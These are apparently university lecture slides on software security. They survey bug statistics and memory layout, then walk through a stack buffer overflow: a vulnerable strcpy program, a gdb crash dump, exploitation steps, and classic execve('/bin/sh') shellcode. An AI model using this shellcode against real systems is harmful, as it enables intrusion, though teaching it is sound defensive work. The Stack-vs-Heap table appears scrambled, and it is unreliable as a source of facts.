


Software security

Lecturer: Nguyễn Thị Thanh Vân – FIT - HCMUTE

Objective

- Software – lines of code
- Software Security issues
- Sources of Software Vulnerabilities
- Process memory layout
- Software Vulnerabilities - Buffer overflows
  - Stack overflow
  - Heap overflow
- Attacks: code injection & code reuse
- Variations of Buffer Overflow
- Defense Against Buffer Overflow Attacks
  - Stack Canary
  - Address Space Layout Randomization (ASLR)
- Security in Software Development Life Cycle

Software: Lines of code (LOC)

- Lines of code (LOC), measure the size of a computer program
- Better programs don't mean more code

Products	LOC
Google	2 billion
High-end car software	100 million
Apple's Mac OS X 10.4	80 million
Debian 5.0	67 million
Facebook	61 million
Windows 10	50 million
Microsoft Office	45 to 50 million
Windows 7	40 million
Linux – 2020, kernel	27.8 million

Bugs in lines of code

- On average,
  - a developer creates 70 bugs per 1000 lines of code (!)
  - 15 bugs per 1,000 lines of code find their way to the customers.
  - Fixing a bug takes 30 times longer than writing a line of code.
  - Commercial software has 20 to 30 bugs /1,000 lines of code, according to Carnegie Mellon University's CyLab Sustainable Computing Consortium.

Bugs in lines of code


- The growth of the project the complexity and the number of errors grows non-linearly.

Project size (number of lines of code)	Average error density
less than 2K	0 - 25 errors per 1000 lines of code
2K - 16K	0 - 40 errors per 1000 lines of code
16K - 64K	0.5 - 50 errors per 1000 lines of code
64K - 512K	2 - 70 errors per 1000 lines of code
512K and more	4 - 100 errors per 1000 lines of code

- => the high cost is in the growth of the amount of code and the exponential growth of the complexity of its analysis

Cost of fixing bugs

- The cost of fixing these bugs grows exponentially with each phase of SDLC -The Software Development Life Cycle



Program security flaws

- In software development, software security flaws are
  - security bugs, errors, holes, faults, vulnerabilities or weaknesses within the software application.
  - These can be software security design flaws and coding errors or software architecture holes or implementation bugs
- Program security flaws – Taxonomy
  - Intentional, unintentional
  - Anywhere: OS, hardware
  - Anytime: development, maintenance


Software Security issues

- Insecure interaction between components
  - Ex, invalidated input, cross-site scripting, buffer overflow, injection flaws, and improper error handling
- Risky resource management
  - Buffer Overflow
  - Improper Limitation of a Pathname to a Restricted Directory
  - Download of Code Without Integrity Check
- Leaky defenses
  - Missing Authentication for Critical Function
  - Missing Authorization
  - Use of Hard-coded Credentials
  - Missing Encryption of Sensitive Data

Sources of Software Vulnerabilities


- Bugs in the application or its infrastructure
  - i.e. doesn't do what it should do
    - E.g., access flag can be modified by user input
- Inappropriate features in the infrastructure
  - i.e. does something that it shouldn't do
    - E.g., a search function that can display other users info
- Inappropriate use of features provided by the infrastructure
- Main causes:
  - complexity of these features
    - functionality winning over security, again
  - Ignorance (unawareness) of developers

Typical Software Security Vulnerabilities




Security bugs found in Microsoft bug fix month

Vulnerabilities - Top 50 products (2022)



Vulnerabilities by types (2022)

- https://www.cvedetails.com/



Defensive programming

- A form of defensive design to ensure continued function of software despite unforeseen usage
- Require attention to all aspects of program execution, environment, data processed

```
int func(char *userdata){
    char myArray[MAX_LEN];
    strcpy(myArray, userdata);
    // program continues . . .
}
```

Buffer overflow

```
int func(char *userdata){
    char myArray[MAX_LEN+1];
    strncpy(myArray, userdata, MAX_LEN);
    maArray[MAX_LEN] = 0;
    // program continues . . .
}
```


Defensive programming

Secure software

- In software engineering, try to ensure that a program does what is intended
- Secure software engineer requires that software does what is intended ….and nothing more
- Absolutely secure software anywhere is impossible
- Manage software risk

1. Never trust user input
2. Don’t reinvent the wheel (Intelligent code reuse)
3. Don’t trust developers
4. Use immutable instead of mutable object


Security in Software Development Life Cycle



Integrating Security into the Software Development Life Cycle
© Capstone Security, Inc.

Bảo mật trong chu trình phát triển phần mềm

- DevSecOps đặt vấn đề bảo mật lên hàng đầu trong toàn bộ quá trình phát triển, gồm một số vấn đề:
  - Khung bảo mật (Security Framework)
  - Đào tạo về lập trình an toàn



- Cơ chế cổng bảo mật: giúp xác định chính xác những lỗ hổng nghiêm trọng cần khắc phục trước khi phát hành phần mềm
- Thực hiện chiến lược bảo mật nhiều lớp
- Quản lý tốt việc sử dụng các thư viện bên thứ ba

Software Security


A case study:
Buffer overflows

Lecturer: Nguyễn Thị Thanh Vân – FIT - HCMUTE

Software Vulnerabilities - Buffer overflows

- **Buffer Overflow** also known as
  - **buffer overrun** or
  - **buffer overwrite**
- **Buffer overflow** is
  - a common and persistent vulnerability

- **Stack overflows**
  - buffer overflow on the Stack
  - overflowing buffers to corrupt data
- **Heap overflows**
  - buffer overflow on the Heap



The buffer overflow problem

- The Morris Worm in 1988, The worm exploited several vulnerabilities of targeted systems, including:
  - A buffer overflow or overrun hole in the finger network service
  - A hole in the debug mode of the Unix sendmail program
  - The transitive trust enabled by people setting up network logins with no password requirements via remote execution (rexec) with Remote Shell (rsh), termed rexec/rsh

Program memory layout


Stack: store local variables in func, store data related to function calls: return address, arguments, (LIFO)

Heap: provide space for dynamic memory allocation. This area is managed by malloc, calloc …

BSS segment: stores uninitialized static/global variables (zero)


Data segment : stores static/global variables that are initialized by the programmer

Text: stores the executable code of the program (read-only)



Program memory layout

```
int x = 100;
int main()

{
// data ……
int a=2;
float b=2.5;
static int y;

// allocate …..
int *ptr = (int *) malloc(2*sizeof(int));
// values 5 and 6 …..
ptr[0]=5;
ptr[1]=6;
// deallocate …..
free(ptr);
return 1;
}
```



Stack vs Heap

	Adv	DisAdv
S	• manage the data in a LIFO method (#Linked list and array.) • local var are is automatically destroyed once returned func. • a variable is not used outside func. • control how memory is allocated and deallocated. • auto cleans up the object. • Not easily corrupted • Variables cannot be resized.	• find the greatest and minimum number • Garbage collection runs on the heap memory to free the memory used by the object. • used in the Priority Queue. • access variables globally. • doesn't have any limit on memory size.
H	• Stack memory is very limited. • Creating too many objects on the stack can increase the risk of stack overflow. • Random access is not possible. • Variable storage will be overwritten, The stack will fall outside of the memory area =>abnormal termination	• provide the maximum memory an OS can provide • It takes more time to compute. • Memory management is more complicated as it is used globally. • It takes too much time in execution compared to the stack.

22

Stack Layout

- Stack Pointer


esp - Extended Stack Pointer

- **Stack Pointer (esp) Register**
- **Stack Frame.**
- **Frame Pointer**


ebp - Extended Base Pointer

- **Frame Pointer (ebp) Register.**
- **Return address**
- **The instruction pointer**

eip - Extended Instruction Pointer



The processor registers and memory



Stack Layout: Components

- The **Stack Pointer (esp)** dynamically moves as contents are pushed and popped out of the stack frame. Mark the top on the Stack
- **Stack Pointer (esp) Register:** Stores the memory address that the stack pointer (current top of the stack: points to the end of low memory) is pointing to.
- The **Frame Pointer (ebp)** typically points to an address (a fixed address), after the address (facing the low memory end) where the old frame pointer is stored.
- **Frame Pointer (ebp) Register:** Stores the memory address to which the frame pointer is pointing to (pointer points to a fixed location in the stack frame).
- **Stack Frame:** The activation record for a function (in the order facing towards the low memory end): parameters, return address, old frame pointer, local vars.
- **Return address:** The memory address to which the execution control should return once the execution of a stack frame is completed.

Stack frame and function call


```
#include <stdio.h>

int a();
int b();
int c();
```

```
int a()
{
  b();
  c();
  return 0;
}
```

```
int b()
{ return 0;
}
```


```
int c()
{ return 0;
}
```

```
int main()
{
  a();
  return 0;
}
```




A stack frame

- When a func is called, a block of memory space will be allocated on the top of the stack, and it is called stack frame
- A stack frame has 4 important regions:
  - Arguments: stores the values for the arguments, they will be pushed into the stack - beginning of the stack frame
  - Return Address: when function finishes and its its return instruction, it needs to know where to return to. .
  - Previous Frame Pointer: The next item pushed into the stack frame by the program is the frame pointer for the previous frame.
  - Local Variables: storing the function 's local variables (is up to compilers, ex randomize the order of the local variables



Expl: Previous Frame Pointer

- There is **only one frame pointer register**, and it always points to the stack frame of the **current** function
- **Issue**: once we return from bar(), we will not be able to know where function foo()'s stack frame is
- **Solution**: before entering the callee function, the caller's frame pointer **value** is stored in the "previous frame pointer" field on the stack




=> the value in this field will be used to set the frame pointer register

Ex, Layout for a stack frame


- The layout of the stack frame is depicted in Figure (32bit OS)

```
void func(int a, int b)
{
int x, y;
x=a+b;
y=a-b;
}
//call
func(5,8)
```




```
movl 12(%ebp), %eax ; b is stored in %ebp + 12
movl 8(%ebp), %edx  ; a is stored in %ebp + 8
addl %edx, %eax
movl %eax, -8(%ebp) ; x is stored in %ebp - 8
```


Expl



Stack overflow

Buffer overflow Basic

- A buffer overflow: (programming error)
  - attempts to store data beyond the limits of a fixed-sized buffer.
  - overwrites adjacent memory locations:
    - could hold other program variables or parameters or program control flow data such as return addresses and pointers to previous stack frames.
  - The buffer could be located:
    - on the stack,
    - in the heap, or
    - in the data section of the process.
  - The consequences of this error include:
  - corruption of data used by the program, unexpected transfer of control in the program, possible memory access violations, and very likely eventual program termination.

Stack overflow


- Since 1988, stack overflows have led to the most serious compromises of security.
- Nowadays, many operating systems have implemented:
  - Non-executable stack protection mechanisms,
  - and so the effectiveness of traditional stack overflow techniques is lessened.
- Two types of Stack overflow
  - A stack smash, overwriting the saved instruction pointer (eip)
    - doesn't check the length of the data provided, and simply places it into a fixed sized buffer
  - A stack off-by-one, overwriting the saved frame pointer (ebp)
    - a programmer makes a small calculation mistake relating to lengths of strings within a program

Stack smash - overwriting the saved eip

- places data into a fixed sized buffer
- A Stack Frame of main():

Code ex1.c

```
int main(int argc, char *argv[])
{
        char smallbuf[32];
        strcpy(smallbuf, argv[1]);
        printf("%s\n", smallbuf);
        return 0;
}
```



Compile: `gcc -o ex1.out ex1.c`

Run: `./ex1.out test`

`./ex1.out $(python -c "print('a'*5)")`

Input: <32ch: ok


Stack smash - overwriting the saved eip

- places data into a fixed sized buffer

Input: >=32: error

Segmentation fault (core dumped)

```
vannt@ubuntu:~$ ./ex1.out 12345678901234567890123456789012312345678901234567890123
*** stack smashing detected ***: ./ex1.out terminated
Aborted (core dumped)
vannt@ubuntu:~$
```



- The segmentation fault occurs as the main( ) function returns. Process:

36

  - pops the value 0x44434241 ("DCBA" in hexadecimal) from the stack,
  - tries to fetch, decode, and execute instructions at that address - 0x44434241 doesn't contain valid instructions => maybe malicious code

18/02/2025

Using gdb

- Crashing the program and examining the CPU registers, use:

```
$ gdb <execute_filename>       #
(gdb) run <input_data>         # result
(gdb) start
(gdb) info registers           # address of registers
(gdb) i r <reg_name>           # address of reg_name (rip, rbp, rsp)
(gdb) p <fun_name>             # return address of fun
(gdb) disassemble <fun_num>    # assemble code
(gdb) info frame
```

18/02/2025

Crashing the program and examining the CPU registers in ex1

$ gdb ex1
(gdb) run ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
Starting program: ex1 ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
ABCDABCD
Program received signal SIGSEGV, Segmentation fault.
0x44434241 in ?? ( )

- Both the saved ebp & eip have been overwritten with the value 0x44434241.
- When the main( ) function returns and the program exits, the function epilogue executes, which takes the following actions using a LIFO order:
  - Set esp to the same value as ebp
  - Pop ebp from the stack, moving esp 4 bytes upward so that it points at the saved eip
  - Return, popping the eip from the stack and moving esp 4 bytes upward again

(gdb) info register

eax	0x0	0
ecx	0x4013bf40	1075035968
edx	0x31	49
ebx	0x4013ec90	1075047568
esp	0xbffff440	0xbffff440
ebp	0x44434241	0x44434241
esi	0x40012f2c	1073819436
edi	0xbffff494	-1073744748
eip	0x44434241	0x44434241
eflags	0x10246	66118
cs	0x17	23
ss	0x1f	31
ds	0x1f	31
es	0x1f	31
fs	0x1f	31
gs	0x1f	31

Examining addresses within the stack

- Begin: esp `0xbffff440        0xbffff440`
- (-32 byte):

```
      (gdb) x/4bc 0xbfffff418
0xbfffff418:     65 'A'  66 'B'  67 'C'  68 'D'
```

- `():`

```
(gdb) x/4bc 0xbfffff41c
0xbfffff41c:     -28 'ä' -37 'û' -65 '¿' -33 'ß'
(gdb) x/4bc 0xbfffff414
0xbfffff414:     65 'A'  66 'B'  67 'C'  68 'D'
```

Potential Risks of Buffer Overflow

- **Arbitrary Code Execution**:
  - an attacker can execute arbitrary code with the permissions of the affected process.
  - This can lead to a complete compromise of the system, including theft of sensitive information.
- **Denial of Service (DoS)**:
  - A buffer overflow can cause a program to crash or hang, leading to a denial of service attack.
  - It can also cause a chain reaction that spreads to other systems and services, potentially resulting in widespread outages.
- **Information Leakage**:
  - attacker can access sensitive information, such as passwords, encryption keys, or confidential data, stored in the affected process's memory.
- **Elevation of Privilege**:
  - attacker can gain elevated privileges on the affected system, potentially bypassing security controls and accessing sensitive systems and data.

General Exploitation Steps

- **Discovery**:
  - An attacker must identify vulnerability through manual code review, automated vulnerability scanning, or other means.
- **Craft the payload**:
  - the attacker must craft a payload that will overwrite the buffer and redirect the program's execution flow to the attacker's code.
  - An attacker must carefully construct this payload to bypass any security features such as ASLR or DEP.
- **Injection**:
  - The payload is then injected into the buffer, usually through a network-based attack vector such as a network packet or a web request.
- **Triggering**:
  - The attacker must then trigger the buffer overflow condition, causing the program to write the payload to the buffer and overwrite the adjacent memory locations.
- **Execution**:
  - the attacker's code is executed, allowing them to take control of the program and execute their desired actions.

Step 1: Discovery

- To exploit buffer overflow, an attacker needs to:
  - Identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control
  - Understand how that buffer will be stored in the process' memory, and hence the potential for corrupting memory locations and potentially altering the execution flow of the program.
- Vulnerable programs may be identified through:
  - (1) Inspection of program source;
  - 2) Tracing the execution of programs as they process oversized input or
  - (3) Using automated tools (like fuzzing)

Step 2: Craft the payload - shellcode

```
#include <stdio.h>
int main( ) {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL); // execve() system call run /bin/sh
}
```

```
const char code[] =
"\x31\xc0"     /* xorl %eax,%eax */
"\x50"         /* pushl %eax */
"\x68""//sh"   /* pushl $0x68732f2f */
"\x68""/bin"   /* pushl $0x6e69622f */
"\x89\xe3"     /* movl %esp,%ebx */   ← set %ebx
"\x50"         /* pushl %eax */
"\x53"         /* pushl %ebx */
"\x89\xe1"     /* movl %esp,%ecx */   ← set %ecx
"\x99"         /* cdq */              ← set %edx
"\xb0\x0b"     /* movb $0x0b,%al */   ← set %eax
"\xcd\x80"     /* int $0x80 */        ← invoke execve()
;
```

IA-32 instructions

Opcode	Assembly	Notes
\x58	pop eax	Remove the last word and write to *eax*
\x59	pop ecx	Remove the last word and write to *ecx*
\x5c	pop esp	Remove the last word and write to *esp*
\x83\xec \x10	sub esp, 10h	Subtract 10 (hex) from the value stored in *esp*
\x89\x01	mov (ecx), eax	Write *eax* to the memory location that *ecx* points to
\x8b\x01	mov eax, (ecx)	Write the memory location that *ecx* points to to *eax*
\x8b\xc1	mov eax, ecx	Copy the value of *ecx* to *eax*
\x8b\xec	mov ebp, esp	Copy the value of *esp* to *ebp*
\x94	xchg eax, esp	Exchange *eax* and *esp* values (stack pivot)
\xc3	ret	Return and set *eip* to the current word on the stack
\xff\xe0	jmp eax	Jump (set *eip*) to the value of *eax*

